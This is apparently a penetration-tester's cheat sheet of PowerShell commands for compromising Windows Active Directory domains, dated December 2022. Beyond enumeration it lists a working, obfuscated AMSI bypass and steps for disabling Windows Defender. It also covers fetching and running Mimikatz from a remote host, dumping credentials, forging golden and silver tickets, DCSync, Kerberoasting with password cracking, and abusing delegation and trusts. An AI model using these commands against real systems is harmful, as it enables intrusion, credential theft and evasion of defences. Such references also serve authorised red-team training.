This cheat sheet contains common enumeration and attack methods for Windows Active Directory with the use of PowerShell.

Last update: **07 Dec 2022**

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Pre-requisites

Using PowerView:

```
. .\PowerView.ps1
```

Using PowerView dev:

```
. .\PowerView_dev.ps1
```

Using AD Module

```
Import-Module .\Microsoft.ActiveDirectory.Management.dll

Import-Module .\ActiveDirectory\ActiveDirectory.psd1
```


PowerShell AMSI Bypass

```
# AMSI bypass

S`eT-It`em ( 'V'+'aR' +  'IA' + ('blE:1'+'q2')  + ('uZ'+'x')  ) ( [TYpE](  "{1}{0}"-F'F','rE'  ) )  ;    (    Get-
varI`A`BLE  ( ('1Q'+'2U')  +'zX'  )  -VaL  )."A`ss`Embly"."GET`TY`Pe"((  "{6}{3}{1}{4}{2}{0}{5}" -
f('Uti'+'l'),'A',('Am'+'si'),('.Man'+'age'+'men'+'t.'),('u'+'to'+'mation.'),'s',('Syst'+'em')  ) )."g`etf`iElD"(  (
"{0}{2}{1}" -f('a'+'msi'),'d',('I'+'nitF'+'aile')  ),(  "{2}{4}{0}{1}{3}" -f ('S'+'tat'),'i',('Non'+'Publ'+'i'),'c','c,'
))."sE`T`VaLUE"(  ${n`ULl},${t`RuE} )
```

PowerShell Bypass Execution Policy

```
# View the Execution Policy

Get-ExecutionPolicy

# List according to system levels

Get-ExecutionPolicy -List | Format-Table -AutoSize

# Bypass

function Disable-ExecutionPolicy {($ctx =
$executioncontext.gettype().getfield("_context","nonpublic,instance").getvalue(
$executioncontext)).gettype().getfield("_authorizationManager","nonpublic,instance").setvalue($ctx
, (new-object System.Management.Automation.AuthorizationManager "Microsoft.PowerShell"))}
Disable-ExecutionPolicy
```

Example:



```
PS C:\Users> Get-ExecutionPolicy
Restricted
PS C:\Users> Get-ExecutionPolicy -List | Format-Table -AutoSize

        Scope ExecutionPolicy
        ----- ---------------
MachinePolicy       Undefined
   UserPolicy       Undefined
      Process       Undefined
  CurrentUser       Undefined
 LocalMachine      Restricted


PS C:\Users> function Disable-ExecutionPolicy {($ctx = $executioncontext.gettype().getfield("_context","nonpublic,instance").getvalue( $exec
utioncontext)).gettype().getfield("_authorizationManager","nonpublic,instance").setvalue($ctx, (new-object System.Management.Automation.Auth
orizationManager "Microsoft.PowerShell"))}  Disable-ExecutionPolicy
```

Windows Defender

Disable Windows Defender

# Turn Off


Set-MpPreference -DisableRealtimeMonitoring $true

Disable Windows Defender and delete signatures

# Turn Off

"c:\Program Files\Windows Defender\mpcmdrun.exe" -RemoveDefinitions -All Set-MpPreference -DisableIOAVProtection $true

Example:



```
Windows PowerShell
Copyright (C) 2016 Microsoft Corporation. All rights reserved.

PS C:\Windows\system32> Set-MpPreference -DisableRealtimeMonitoring $true
PS C:\Windows\system32> _
```

Remote Desktop

Enable Remote Desktop

# Turn On

Set-ItemProperty -Path 'HKLM:\System\CurrentControlSet\Control\Terminal Server' -name "fDenyTSConnections" -value 0

Login with remote desktop

# Login

rdesktop 172.16.20.20 -d corporate -u username -p password

Login with remote desktop with folder sharing

# Login

rdesktop 172.16.20.20 -d corporate -u username -p password -r disk:sharename=//home/username/Desktop/Tools

Login with xfreerdp

# Login

xfreerdp /u:username /p:password /v:172.16.20.20

Login with xfreerdp with folder sharing

# Login

xfreerdp /u:username /p:password /v:172.16.20.20 /drive:/home/username/Desktop/Tools

Enumeration

Users Enumeration

- **With PowerView**:

# Get the list of users

Get-NetUser

# Fitler by username

Get-NetUser -Username user01

# Grab the cn (common-name) from the list of users

Get-NetUser | select cn

# Grab the name from the list of users

Get-NetUser | select name

# Get actively logged users on a computer (needs local admin rights on the target)

Get-NetLoggedon -ComputerName <servername>

# List all properties

Get-UserProperty

# Display when the passwords were set last time

Get-UserProperty –Properties pwdlastset

# Display when the accounts were created

Get-UserProperty -Properties whencreated

- **With AD Module**:

# Get the list of users

Get-ADUser -Filter *

# Get the list of users with properties

```
Get-ADUser -Filter * -Properties *

# List samaccountname and description for users

Get-ADUser -Filter * -Properties * | select Samaccountname,Description

# Get the list of users from cn common-name

Get-ADUser -Filter * -Properties * | select cn

# Get the list of users from name

Get-ADUser -Filter * -Properties * | select name

# Displays when the password was set

Get-ADUser -Filter * -Properties * | select
name,@{expression={[datetime]::fromFileTime($_.pwdlastset)}}
```

Domain Admins Enumeration

- **With PowerView:**

```
# Get the current domain

Get-NetDomain

# Get items from another domain

Get-NetDomain -Domain corporate.local

# Get the domain SID for the current domain

Get-DomainSID

# Get domain policy for current domain

Get-DomainPolicy

# See Attributes of the Domain Admins Group

Get-NetGroup -GroupName "Domain Admins" -FullData

# Get Members of the Domain Admins group:

Get-NetGroupMember -GroupName "Domain Admins"
```

- **With AD Module:**

```
# Get the current domain

Get-ADDomain

# Get item from another domain

Get-ADDomain -Identity corporate.local
```

# Get the domain SID for the current domain

(Get-ADDomain).DomainSID

# Get domain policy for current domain

(Get-DomainPolicy)."system access"

Computers Enumeration

- **With PowerView:**

# Get the list of computers in the current domain

Get-NetComputer

# Get the list of computers in the current domain with complete data

Get-NetComputer -FullData

# Get the list of computers grabbing their operating system

Get-NetComputer -FullData | select operatingsystem

# Get the list of computers grabbing their name

Get-NetComputer -FullData | select name

# Send a ping to check if the computers are alive (They could be alive but still not responding to any ICMP echo request)

Get-NetComputer -Ping

- **With AD Module:**

# Get the list of computers in the current domain with complete data

Get-ADComputer -Filter * -Properties *

# Get the list of computers grabbing their name and the operating system

Get-ADComputer -Filter * -Properties OperatingSystem | select name,OperatingSystem

# Get the list of computers grabbing their name

Get-ADComputer -Filter * | select Name

Groups and Members Enumeration

- **With PowerView:**

# Information about groups

Get-NetGroup

# Get all groups that contain the word "admin" in the group name

```
Get-NetGroup *Admin*

# Get all members of the "Domain Admins" group

Get-NetGroupMember -GroupName "Domain Admins" -Recurse

# Query the root domain as the "Enterprise Admins" group exists only in the root of a forest

Get-NetGroupMember -GroupName "Enterprise Admins" –Domain domainxxx.local

# Get group membership for "user01"

Get-NetGroup -UserName "user01"
```

- **With AD Module:**

```
# Get all groups that contain the word "admin" in the group name

Get-ADGroup -Filter 'Name -like "*admin*"' | select Name

# Get all members of the "Domain Admins" group

Get-ADGroupMember -Identity "Domain Admins" -Recursive

# Get group membership for "user01"

Get-ADPrincipalGroupMembership -Identity user01
```

Shares Enumeration

- **With PowerView:**

```
# Find shares on hosts in the current domain

Invoke-ShareFinder -Verbose

# Find sensitive files on computers in the current domain

Invoke-FileFinder -Verbose

# Search file servers. Lot of users use to be logged in this kind of server

Get-NetFileServer

# Find shares excluding standard, print and ipc.

Invoke-ShareFinder -ExcludeStandard -ExcludePrint -ExcludeIPC –Verbose

# Enumerate Domain Shares the current user has access

Find-DomainShare -CheckShareAccess

# Find interesting shares in the domain, ignore default shares, and check access

Find-DomainShare -ExcludeStandard -ExcludePrint -ExcludeIPC -CheckShareAccess
```

OUI and GPO Enumeration

- **With PowerView:**

```
# Get the organizational units in a domain

Get-NetOU

# Get the organizational units in a domain with name

Get-NetOU | select name

# Get the organizational units in a domain with full data

Get-NetOU -FullData

# Get all computers from "ouiexample". Ouiexample --> organizational Units

Get-NetOU "ouiexample" | %{Get-NetComputer -ADSpath $_}

# Retrieve the list of GPOs present in the current domain

Get-NetGPO

# Retrieve the list of GPOs present in the current domain with displayname

Get-NetGPO| select displayname

# Get list of GPO in the target computer

Get-NetGPO -ComputerName <ComputerName> | select displayname

# Find users who have local admin rights over the machine

Find-GPOComputerAdmin –Computername <ComputerName>

# Get machines where the given user in member of a specific group

Find-GPOLocation -Identity <user> -Verbose

# Enumerate GPO applied on the example OU

Get-NetGPO -ADSpath 'LDAP://cn={example},CN=example'
```

- **With AD Module:**

```
# Get the organizational units in a domain

Get-ADOrganizationalUnit -Filter * -Properties *
```

ACLs Enumeration

- **With PowerView:**

```
# Enumerates the ACLs for the users group

Get-ObjectAcl -SamAccountName "users" -ResolveGUIDs

# Enumerates the ACLs for the Domain Admins group
```

Get-ObjectAcl -SamAccountName "Domain Admins" -ResolveGUIDs

# Get the acl associated with a specific prefix

Get-ObjectAcl -ADSprefix 'CN=Administrator,CN=Users' -Verbose

# Find interesting ACLs

Invoke-ACLScanner -ResolveGUIDs

# Check for modify rights/permissions for the user group

Invoke-ACLScanner -ResolveGUIDs | ?{$_.IdentityReference -match "user"}

# Check for modify rights/permissions for the RDPUsers group

Invoke-ACLScanner -ResolveGUIDs | ?{$_.IdentityReference -match "RDPusers"}

# Check for modify rights/permissions for the RDPUsers group

Invoke-ACLScanner | select ObjectDN,ActiveDirectoryRights,IdentityReferenceName

# Search of interesting ACL's for the current user

Invoke-ACLScanner | Where-Object {$_.IdentityReference –eq [System.Security.Principal.WindowsIdentity]::GetCurrent().Name}

Domain Trust Mapping

- **With PowerView:**

# Get the list of all trusts within the current domain

Get-NetDomainTrust


# Get the list of all trusts within the indicated domain

Get-NetDomainTrust -Domain us.domain.corporation.local

# Get the list of all trusts for each domain it finds

Get-DomainTrustMapping

Example:



```
PS C:\AD\Tools> Get-NetDomainTrust

SourceName               TargetName                     TrustType TrustDirection
----------               ----------                     --------- --------------
[redacted].local [redacted].local                    ParentChild  Bidirectional
[redacted].local [redacted]local                     ParentChild  Bidirectional
[redacted].local [redacted].local                       External  Bidirectional
```

- **With AD Module:**

# Get the list of all trusts within the current domain

Get-ADTrust -Filter *

# Get the list of all trusts within the indicated domain

Get-ADTrust -Identity us.domain.corporation.local

Domain Forest Enumeration

- **With PowerView:**

# Get all domains in the current forest

Get-NetForestDomain

# Get all domains in the current forest

Get-NetForestDomain -Forest corporation.local


# Map all trusts

Get-NetForestDomain -Verbose | Get-NetDomainTrust

# Map only external trusts

Get-NetForestDomain -Verbose | Get-NetDomainTrust | ?{$_.TrustType -eq 'External'}

Example:



```
PS C:\AD\Tools> Get-NetForestDomain -Verbose | Get-NetDomainTrust | ?{$_.TrustType -eq 'External'}

SourceName                TargetName     TrustType TrustDirection
----------                ----------     --------- --------------
[redacted]local           [redacted].local  External  Bidirectional
```

- **With AD Module:**

# Get all domains in the current forest

(Get-ADForest).Domains

# Map only external trusts

(Get-ADForest).Domains | %{Get-ADTrust -Filter '(intraForest -ne $True) -and (ForestTransitive -ne $True)' -Server $_}

User Hunting

- **With PowerView:**

# Find all machines on the current domain where the current user has local admin access

Find-LocalAdminAccess -Verbose

# Find local admins on all machines of the domain

Find-DomainLocalGroupMember -Verbose

# Enumerates the local group memberships for all reachable machines the <domain>

Find-DomainLocalGroupMember -Domain <domain>

```
# Looks for machines where a domain administrator is logged on

Invoke-UserHunter

# Confirm access to the machine as an administrator

Invoke-UserHunter -CheckAccess
```

Enumeration with BloodHound

Pre-requisites

Neo4j:

Link: Neo4j - Community Version

SharpHound:

Link: SharpHound

BloodHound:

Link: BloodHound

1. Install and start the neo4j service:

```
# Install the service

.\neo4j.bat install-service

# Start the service

.\neo4j.bat start
```

2. Run BloodHound ingestores to gather data and information about the current domain:

```
# Gather data and information

. .\SharpHound.exe --CollectionMethod All

# Gather data and information

Invoke-BloodHound -CollectionMethod All -Verbose
```

Gui-Graph Queries

```
# Find All edges any owned user has on a computer

match p=shortestPath((m:User)-[r]->(b:Computer)) WHERE m.owned RETURN p

# Find All Users with an SPN/Find all Kerberoastable Users

match (n:User)WHERE n.hasspn=true

# Find workstations a user can RDP into

match p=(g:Group)-[:CanRDP]->(c:Computer) where g.objectid ENDS WITH '-513'  AND NOT c.operatingsystem CONTAINS 'Server' return p

# Find servers a user can RDP into

match p=(g:Group)-[:CanRDP]->(c:Computer) where  g.objectid ENDS WITH '-513'  AND c.operatingsystem CONTAINS 'Server' return p

# Find all computers with Unconstrained Delegation

match (c:Computer {unconstraineddelegation:true}) return c

# Find users that logged in within the last 30 days

match (u:User) WHERE u.lastlogon < (datetime().epochseconds - (30 * 86400)) and NOT u.lastlogon IN [-1.0, 0.0] return u

# Find all sessions any user in a specific domain

match p=(m:Computer)-[r:HasSession]->(n:User {domain: "corporate.local"}) RETURN p

# Find the active user sessions on all domain computers

match p1=shortestPath(((u1:User)-[r1:MemberOf*1..]->(g1:Group))) MATCH p2=(c:Computer)-[*1]->(u1) return p2

# View all groups that contain the word 'administrators'

match (n:Group) WHERE n.name CONTAINS "administrators" return n

# Find if unprivileged users have rights to add members into groups

match (n:User {admincount:False}) MATCH p=allShortestPaths((n)-[r:AddMember*1..]->(m:Group)) return p
```

Console Queries

```
# Find what groups can RDP

match p=(m:Group)-[r:CanRDP]->(n:Computer) RETURN m.name, n.name ORDER BY m.name

# Find what groups can reset passwords

match p=(m:Group)-[r:ForceChangePassword]->(n:User) RETURN m.name, n.name ORDER BY m.name
```

# Find what groups have local admin rights

match p=(m:Group)-[r:AdminTo]->(n:Computer) RETURN m.name, n.name ORDER BY m.name

# Find all connections to a different domain/forest

match (n)-[r]->(m) WHERE NOT n.domain = m.domain RETURN LABELS(n)[0],n.name,TYPE(r),LABELS(m)[0],m.name

# Kerberoastable Users with most privileges

match (u:User {hasspn:true}) OPTIONAL MATCH (u)-[:AdminTo]->(c1:Computer) OPTIONAL MATCH (u)-[:MemberOf*1..]->(:Group)-[:AdminTo]->(c2:Computer) WITH u,COLLECT(c1) + COLLECT(c2) AS tempVar UNWIND tempVar AS comps RETURN u.name,COUNT(DISTINCT(comps)) ORDER BY COUNT(DISTINCT(comps)) DESC

# Find users that logged in within the last 30 days

match (u:User) WHERE u.lastlogon < (datetime().epochseconds - (30 * 86400)) and NOT u.lastlogon IN [-1.0, 0.0] RETURN u.name, u.lastlogon order by u.lastlogon

# Find constrained delegation

match (u:User)-[:AllowedToDelegate]->(c:Computer) RETURN u.name,COUNT(c) ORDER BY COUNT(c) DESC

# Enumerate all properties

match (n:Computer) return properties(n)

Local Privilege Escalation

Using PowerUp:

. .\PowerUp.ps1

Link: PowerUp

BeRoot

.\beRoot.exe

Link: BeRoot

PrivEsc

. .\privesc.ps1

Link: PrivEsc

- **With PowerUp:**

# Performs all checks

Invoke-AllChecks

# Get services with unquoted paths and a space in their name

Get-ServiceUnquoted -Verbose

# Get services where the current user can write to its binary path or change arguments to the binary

Get-ModifiableServiceFile -Verbose

# Get the services whose configuration current user can modify

Get-ModifiableService -Verbose

# Let's add our current domain user to the local Administrators group

Invoke-ServiceAbuse -Name 'software_xxx' -UserName 'corporate\student01'

- **With PrivEsc:**

# Performs all checks

Invoke-Privesc

Lateral Movement

- **Powershell Remoting:**

# Execute whoami & hostname commands on the indicated server

Invoke-Command -ScriptBlock {whoami;hostname} -ComputerName xxxx.corporate.corp.local

# Execute the script Git-PassHashes.ps1 on the indicated server

Invoke-Command -FilePath C:\scripts\Get-PassHashes.ps1 -ComputerName xxxx.corporate.corp.local

# Enable Powershell Remoting on current Machine

Enable-PSRemoting

# Start a new session

$sess = New-PSSession -ComputerName <Name>

# Enter the Session

Enter-PSSession $sess

Enter-PSSession -ComputerName <Name>

Enter-PSSession -ComputerName -Sessions <Sessionname>

- **Invoke-Mimikatz:**

# Execute Invoke-Mimikatz from computer xxx.xxx.xxx.xxx

iex (iwr http://xxx.xxx.xxx.xxx/Invoke-Mimikatz.ps1 -UseBasicParsing)

# "Over pass the hash" generate tokens from hashes

```
Invoke-Mimikatz -Command '"sekurlsa::pth /user:admin /domain:corporate.corp.local /ntlm:x
/run:powershell.exe"'
```

Persistence

Golden Ticket

- **Invoke-Mimikatz:**

# Execute mimikatz on DC as DA to get hashes

```
Invoke-Mimikatz -Command '"lsadump::lsa /patch"'
```

# Golden Ticket

```
Invoke-Mimikatz -Command '"kerberos::golden /User:Administrator /domain:corporate.corp.local
/sid:S-1-5-21-1324567831-1543786197-145643786 /krbtgt:0c88028bf3aa6a6a143ed846f2be1ea4
id:500 /groups:512 /startoffset:0 /endin:600 /renewmax:10080 /ptt"'
```

Silver Ticket

- **Invoke-Mimikatz:**

# Silver Ticket for service HOST

```
Invoke-Mimikatz -Command '"kerberos::golden /domain:corporate.corp.local /sid:S-1-5-21-
1324567831-1543786197-145643786 /target:dcorp-dc.dollarcorp.moneycorp.local /service:HOST
/rc4:0c88028bf3aa6a6a143ed846f2be1ea4 /user:Administrator /ptt"'
```

Skeleton Key

- **Invoke-Mimikatz:**

# Command to inject a skeleton key

```
Invoke-Mimikatz -Command '"privilege::debug" "misc::skeleton"'-ComputerName dcorp-
dc.corporate.corp.local
```

DCSync

- **With PowerView and Invoke-Mimikatz:**

# Check if user01 has these permissions

```
Get-ObjectAcl -DistinguishedName "dc=corporate,dc=corp,dc=local" -ResolveGUIDs | ?
{($_.IdentityReference -match "user01") -and (($_.ObjectType -match 'replication') -or
($_.ActiveDirectoryRights -match 'GenericAll'))}
```

# If you are a domain admin, you can grant this permissions to any user

```
Add-ObjectAcl -TargetDistinguishedName "dc=corporate,dc=corp,dc=local" -
PrincipalSamAccountName user01 -Rights DCSync -Verbose
```

# Gets the hash of krbtgt

Invoke-Mimikatz -Command '"lsadump::dcsync /user:dcorp\krbtgt"'

Privilege Escalation

Kerberoast

1. Enumeration with Powerview:

# Find user accounts used as Service accounts with PowerView

Get-NetUser SPN

2. Enumeration with AD Module:

# Find user accounts used as Service accounts

Get-ADUser -Filter {ServicePrincipalName -ne "$null"} -Properties ServicePrincipalName

3. Request a TGS:

# Request a TGS - Phase 1

Add-Type -AssemblyNAme System.IdentityModel

# Request a TGS - Phase 2

New-Object System.IdentityModel.Tokens.KerberosRequestorSecurityToken -ArgumentList "MSSQLSvc/dcorp-mgmt.corp.corporate.local"

# Check if the TGS has been granted

klist

4. Export and crack TGS:

# Export all tickets

Invoke-Mimikatz -Command '"kerberos::list /export"'

# Crack the Service account password

python.exe .\tgsrepcrack.py .\10k-worst-pass.txt .\3-40a10000-svcadmin@MSSQLSvc~dcorp-mgmt.corp.corporate.local-CORP.CORPORATE.LOCAL.kirbi

Targeted Kerberoasting AS REPs

1. Enumeration with Powerview dev Version:

# Enumerating accounts with Kerberos Preauth disabled

Get-DomainUser -PreauthNotRequired -Verbose

# Enumerating the permissions for RDPUsers on ACLs using

```
Invoke-ACLScanner -ResolveGUIDs | ?{$_.IdentityReferenceName -match "RDPUsers"}
```

2. Enumeration with AD Module:

```
# Enumerating accounts with Kerberos Preauth disabled

Get-ADUser -Filter {DoesNotRequirePreAuth -eq $True} -Properties DoesNotRequirePreAuth

# Set unsolicited pre-authentication for test01 UAC settings

Set-DomainObject -Identity test01 -XOR @{useraccountcontrol=4194304} -Verbose
```

3. Request encrypted AS REP for offline brute force with John:

```
# Request encrypted AS REP

Get-ASREPHash -UserName VPN1user -Verbose
```

Targeted Kerberoasting Set SPN

1. With Powerview dev Version:

```
# Check if user01 already has a SPN

Get-DomainUser -Identity User01 | select serviceprincipalname

# Set a SPN for the user

Set-DomainObject -Identity User01 -Set @{serviceprincipalname='ops/whatever1'}
```


2. With AD Module:

```
# Check if user01 already has a SPN

Get-ADUser -Identity User01 -Properties serviceprincipalname | select serviceprincipalname

# Set a SPN for the user

Set-ADUser -Identity User01 -ServicePrincipalNames @{Add='ops/whatever1'}
```

3. Request a ticket:

```
# Step 1 - Request a ticket

Add-Type -AssemblyNAme System.IdentityModel

# Step 2 - Request a ticket

New-Object System.IdentityModel.Tokens.KerberosRequestorSecurityToken -ArgumentList
"ops/whatever1"

# Check if the ticket has been granted

klist
```

Example:



```
PS C:\AD\Tools\ADModule-master> Add-Type -AssemblyNAme System.IdentityModel
PS C:\AD\Tools\ADModule-master> New-Object System.IdentityModel.Tokens.KerberosRequestorSecurityToken -ArgumentList "ops/whatever1"


Id                   : uuid-3ca86d9e-6ad5-42bd-886a-4f8fa3172f75-1
SecurityKeys         : {System.IdentityModel.Tokens.InMemorySymmetricSecurityKey}
ValidFrom            : 11/19/2021 9:04:00 AM
ValidTo              : 11/19/2021 6:28:28 PM
ServicePrincipalName : ops/whatever1
SecurityKey          : System.IdentityModel.Tokens.InMemorySymmetricSecurityKey
```

4. Export all tickets and Bruteforce the password:

# Export all tickets using Mimikatz

Invoke-Mimikatz -Command '"kerberos::list /export"'

# Brute force the password with tgsrepcrack

python.exe .\kerberoast\tgsrepcrack.py .\kerberoast\wordlists.txt '.\3-40a10000-user01@ops~whatever1-CORP.CORPORATE.LOCAL.kirbi'

Kerberos Delegation

Unconstrained Delegation

1. With Powerview:

# Search for domain computers with unconstrained delegation enabled

Get-NetComputer -UnConstrained

# Search for domain computers with unconstrained delegation enabled from property name

Get-NetComputer -Unconstrained | select -ExpandProperty name

# Search for domain computers with unconstrained delegation enabled from property dnshostname

Get-NetComputer -Unconstrained | select -ExpandProperty dnshostname

2. With AD Module:

# Search for domain computers with unconstrained delegation enabled

Get-ADComputer -Filter {TrustedForDelegation -eq $True}

Get-ADUser -Filter {TrustedForDelegation -eq $True}

Printer Bug

Pre-requisites

Rubeus:

.\Rubeus.exe

Link: Rubeus

Ms-rprn:

.\MS-RPRN.exe

Link: MS-RPRN

1. Capture the TGT:

# Start monitoring for any authentication

.\Rubeus.exe monitor /interval:5 /nowrap

2. Run MS-RPRN.exe:

# Run MS-RPRN.exe to abuse the printer bug

.\MS-RPRN.exe \\dcorp.corp.corporate.local \\dcorp-appsrv.corp.corporate.local

3. Copy the base64 encoded TGT, remove extra spaces:

# Use the ticket

.\Rubeus.exe ptt /ticket:<TGTofCorp>

4. DCSync attack against Corp using the injected ticket:

# Run DCSync with Mimikatz

Invoke-Mimikatz -Command '"lsadump::dcsync /user:corp\krbtgt"'

Constrained Delegation

Pre-requisites

Kekeo:

.\kekeo.exe

Link: Kekeo

1. With Powerview dev Version:

# Users enumeration

Get-DomainUser -TrustedToAuth

# Computers Enumeration

Get-DomainComputer -TrustedToAuth

# Search for domain computers with unconstrained delegation enabled from property dnshostname

Get-NetComputer -Unconstrained | select -ExpandProperty dnshostname

2. With AD Module:

# Enumeration users and computers with constrained delegation enabled

```
Get-ADObject -Filter {msDS-AllowedToDelegateTo -ne "$null"} -Properties msDS-
AllowedToDelegateTo
```

3. With Kekeo:

```
# Requesting TGT

tgt::ask /user:<username> /domain:<domain> /rc4:<hash>

# Requesting TGS

/tgt:<tgt> /user:Administrator@<domain> /service:cifs/dcorp-mssql.dollarcorp.moneycorp.local

# Use Mimikatz to inject the TGS

Invoke-Mimikatz -Command '"kerberos::ptt <kirbi file>"'
```

4. With Rubeus:

```
# Requesting TGT and TGS

.\Rubeus.exe s4u /user:<username> /rc4:<hash> /impersonateuser:Administrator
/msdsspn:"CIFS/<domain>" /ptt
```

Child to Parent using Trust Tickets

1. Look for [In] trust key from child to parent:

```
# Look for [In] trust key from child to parent

Invoke-Mimikatz -Command '"lsadump::trust /patch"'
```

2. Create the inter-realm TGT:

```
# Create the inter-realm TGT

Invoke-Mimikatz -Command '"kerberos::golden /user:Administrator /domain:<domain> /sid:S-1-5-
21-1874506631-3219952063-538504511 /sids:S-1-5-21-280534878-1496970234-700767426-519
/rc4:<hash> /service:krbtgt /target:<domain> /ticket:C:\<directory>\trust_tkt.kirbi"'
```

3. Get a TGS for a service in the target domain by using the forged trust ticket.:

```
# Get a TGS for a service (CIFS below)

.\asktgs.exe C:\<directory>\trust_tkt.kirbi CIFS/mcorp-dc.corporate.local
```

4. Use the TGS to access the targeted service and check:

```
# Use the TGS

.\kirbikator.exe lsa .\CIFS.mcorp-dc.corporate.local.kirbi

# Check

ls \\mcorp dc.corporate.local\c$
```

Child to Parent using Krbtgt Hash

1. Look for [In] trust key from child to parent:

# Look for [In] trust key from child to parent

Invoke-Mimikatz -Command '"lsadump::trust /patch"'

2. Create the inter-realm TGT:

# Create the inter-realm TGT

Invoke-Mimikatz -Command '"kerberos::golden /user:Administrator /domain:<domain> /sid:S-1-5-21-1874506631-3219952063-538504511 /sids:S-1-5-21-280534878-1496970234-700767426-519 /krbtgt:<hash> /ticket:C:\test\krbtgt_tkt.kirbi"'

3. Inject the ticket using mimikatz:


# Inject the ticket

Invoke-Mimikatz -Command '"kerberos::ptt C:\test\krbtgt_tkt.kirbi"'

# Check

gwmi -class win32_operatingsystem -ComputerName mcorp-dc.corporate.local

Example:



```
PS C:\> gwmi -class win32_operatingsystem -ComputerName mcorp-dc.[redacted].local


SystemDirectory : C:\Windows\system32
Organization    :
BuildNumber     : 14393
RegisteredUser  : Windows User
SerialNumber    : 00377-80000-00000-AA867
Version         : 10.0.14393
```

Across Forest using Trust Tickets

1. Request the trust key for the inter forest trust:

# request the trust key for the inter forest trust

Invoke-Mimikatz -Command '"lsadump::trust /patch"' -ComputerName dcorp-dc.corp.corporate.local

2. Create the inter-realm TGT:

# Create the inter-realm TGT

Invoke-Mimikatz -Command '"Kerberos::golden /user:Administrator /domain:<domain> /sid:S-1-5-21-1874506631-3219952063-538504511 /rc4:<hash> /service:krbtgt /target:eurocorp.local /ticket:C:\test\kekeo_old\trust_forest_tkt.kirbi"'

3. Get a TGS for a service (CIFS below) in the target domain by using the forged trust ticket:

# Get a TGS for a service

.\asktgs.exe C:\test\trust_forest_tkt.kirbi CIFS/eurocorp-dc.corporate.local

4. Present the TGS to the service (CIFS) in the target forest:

# Present the TGS

.\kirbikator.exe lsa .\CIFS.eurocorp-dc.corporate.local.kirbi

GenericAll Abused

GenericAll

1. Full control with GenericAll. Method to change the password:

# User password change

Invoke-Command -ComputerName localhost -Credential $cred -ScriptBlock {net user mickey.mouse newpassword /domain}

Trust Abuse MSSQL Servers

Pre-requisites

PowerUpSQL:

. .\PowerUpSQL.ps1

Link: PowerUpSQL

Software: HeidiSQL Client

1. Enumeration:

# Discovery (SPN Scanning)

Get-SQLInstanceDomain

# Discovery (SPN Scanning) with Info and Verbose mode

Get-SQLInstanceDomain | Get-SQLServerinfo -Verbose

# Check accessibility

Get-SQLConnectionTestThreaded

# Check accessibility

Get-SQLInstanceDomain | Get-SQLConnectionTestThreaded -Verbose

2. Database Links:

# Searching Database Links

```
Get-SQLServerLink -Instance dcorp-mssql -Verbose
```

```
# Enumerating Database Links

Get-SQLServerLinkCrawl -Instance dcorp-mssql -Verbose
```
